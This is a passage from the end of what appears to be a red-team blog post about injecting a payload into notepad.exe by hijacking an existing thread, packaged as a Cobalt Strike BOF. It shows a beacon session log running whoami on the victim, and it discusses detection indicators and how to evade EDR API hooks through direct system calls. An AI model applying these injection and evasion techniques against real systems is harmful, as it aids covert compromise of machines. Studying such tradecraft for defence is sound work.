192.168.42.153	192.168.42.153	TESTING	ANON	DESKTOP-LJCE83P		notepad.exe	7548	x64	1s

```
beacon> run whoami
[*] Tasked beacon to run: whoami
[+] host called home, sent: 24 bytes
[+] received output:
desktop-ljce83p\anon
```

Additionally, you will notice on the victim machine that `notepad.exe` is fully functional! We have successfully forced a remote thread to execute our payload and restored it, all in one go.

Final Thoughts

Obviously, this technique isn't without its flaws. There are still IOCs for this technique, including invoking `SetThreadContext`, amongst other things. However, this does avoid invoking any sort of action that creates a remote thread, which is still useful in most situations. This technique could be taken further, perhaps with invoking direct system calls versus invoking these APIs, which are susceptible to hooking, with most EDR products.

Additionally, one thing to note is that since this technique suspends a thread and then resumes it, you may have to wait a few moments to even a few minutes, in order for the thread to get around to executing. Interacting with the process directly will force execution, but targeting Windows processes that perform execution often is a good target also to avoid long waits.

I had a lot of fun implementing this technique into a BOF and I am really glad I have a reason to write more C code! Like always: peace, love, and positivity :-).